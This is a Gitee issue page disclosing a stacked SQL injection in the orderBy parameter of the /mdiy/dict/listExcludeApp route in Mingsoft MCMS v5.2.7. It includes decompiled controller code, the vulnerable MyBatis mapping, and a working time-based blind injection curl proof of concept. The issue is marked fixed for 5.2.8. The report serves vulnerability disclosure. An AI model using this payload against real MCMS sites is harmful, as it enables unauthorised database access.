



GVP 铭飞 / MCMS

Watch 4.1K Star 13.8K

Code

Issues 6

Pull Requests 0

Service

Issues / 详情

Mingsoft MCMS v5.2.7 SQL注入【前台】

Done #154VLM 辛夷 Opened this issue 2022-04-27 00:24

/mdiy/dict/listExcludeApp路由的orderBy参数存在堆叠SQL注入

```
ms-mdiy-2.1.12.jar net mingsoft mdiy action web DictAction listExcludeApp
Project ms-mdiy-2.1.12.jar library root
  META-INF
  net.mingsoft.mdiy
    action
      web
        ConfigAction
        DictAction
        FormAction
        FormDataAction
        PageAction
        BaseAction
        ConfigAction
        ConfigDataAction
        DictAction
        FormAction
        FormDataAction
        ModelAction
        PageAction
    bean
    biz
    constant
    dao
      IConfigDao
      IConfigDao.xml
      IDictDao
      IDictDao.xml
      IModelDao
      IModelDao.xml
      IPageDao
      IPageDao.xml
      ITagDao
      ITagDao.xml
    entity
    resources
    tag
Decompiled .class file, bytecode version: 52.0 (Java 8)
99     name = "dictDescr
100     value = "描述",
101     required = false,
102     paramType = "query
103   ), @ApiImplicitParam(
104     name = "dictSort",
105     value = "排序 (升序)",
106     required = false,
107     paramType = "query"
108   ), @ApiImplicitParam(
109     name = "isChild",
110     value = "子业务关联",
111     required = false,
112     paramType = "query"
113   )))
114   @GetMapping("/{listExcludeApp}")
115   @ResponseBody
116   public ResultData listExcludeApp(@ModelAttribute @ApiIgnore
117     dict.setDictEnable(true);
118     List dictList = this.dictBiz.queryExcludeApp(dict);
119     return ResultData.build().success(dictList);
```

```
ms-mdiy-2.1.12.jar net mingsoft mdiy dao IDictDao.xml
Project ms-mdiy-2.1.12.jar library root
  META-INF
  net.mingsoft.mdiy
    action
      web
        ConfigAction
        DictAction
        FormAction
        FormDataAction
        PageAction
        BaseAction
        ConfigAction
        ConfigDataAction
        DictAction
        FormAction
        FormDataAction
        ModelAction
        PageAction
    bean
    biz
    constant
    dao
      IConfigDao
      IConfigDao.xml
      IDictDao
      IDictDao.xml
      IModelDao
      IModelDao.xml
      IPageDao
      IPageDao.xml
      ITagDao
      ITagDao.xml
    entity
    resources
    tag
165     <select id="queryExcludeApp" resultMap="resultMap">
166       select * from mdiy_dict
167       <where>
168         <if test="dictValue != null and dictValue != ''"> and dict_valu
169         <if test="dictLabel != null and dictLabel != ''"> and dict_labe
170         <if test="dictType != null and dictType != ''"> and dict_type=#
171         <if test="dictDescription != null and dictDescription != ''"> a
172         <if test="dictSort != null"> and dict_sort=#{dictSort} </if>
173         <if test="isChild != null and isChild != ''"> and is_child=#{is
174         <if test="dictRemarks != null and dictRemarks != ''"> and dict_
175         <if test="del > 0"> and del=#{del} </if>
176         <if test="dictEnable != null"> and dict_enable=#{dictEnable} </
177         <include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></incl
178       </where>
179       <if test="orderBy != null">
180         order by
```



Gitee Pages



JavaDoc



Quality Analysis



Jenkins for Gitee



Baidu Efficiency Cloud



Tencent CloudBase



Tencent Cloud Serverless



悬镜安全

Don't show this again

Status

Done

Assignees

Not set

Labels

Not set

Milestones

5.2.8

Pull Requests

None yet

Successfully merging a pull request.

Branches

No related branch

Planned to start - Planned to

Unscheduled - Unschedule

Top level

Not Top

Priority

Not specified

参与者 (1)


辛





证明

```
curl -w "%{time_total}\n" -i -I -X $'GET' $'http://127.0.0.1:8080/mdi/dict/listExcludeApp?dictType=1&orderBy=1;select/**/if(substring((select/**/database()),1,4)='mcms',sleep(3),1);'
```



辛夷 created 任务 7 months ago

Expand operation logs

Sign in to comment



©OSCHINA. All rights reserved

Git Resources

Learning Git

CopyCat

Downloads

Gitee Reward

Gitee Stars

Featured Projects

Blog

Nonprofit

Gitee Go

OpenAPI

Help Center

Self-services

Updates

About Us

Join us

Terms of use

Feedback

Partners



777320883



git@oschina.cn



Gitee



+86 400-606-0201



Mini Program

OpenAtom Foundation Cooperative code hosting platform



违法和不良信息举报中心

粤ICP备12009483号



简体

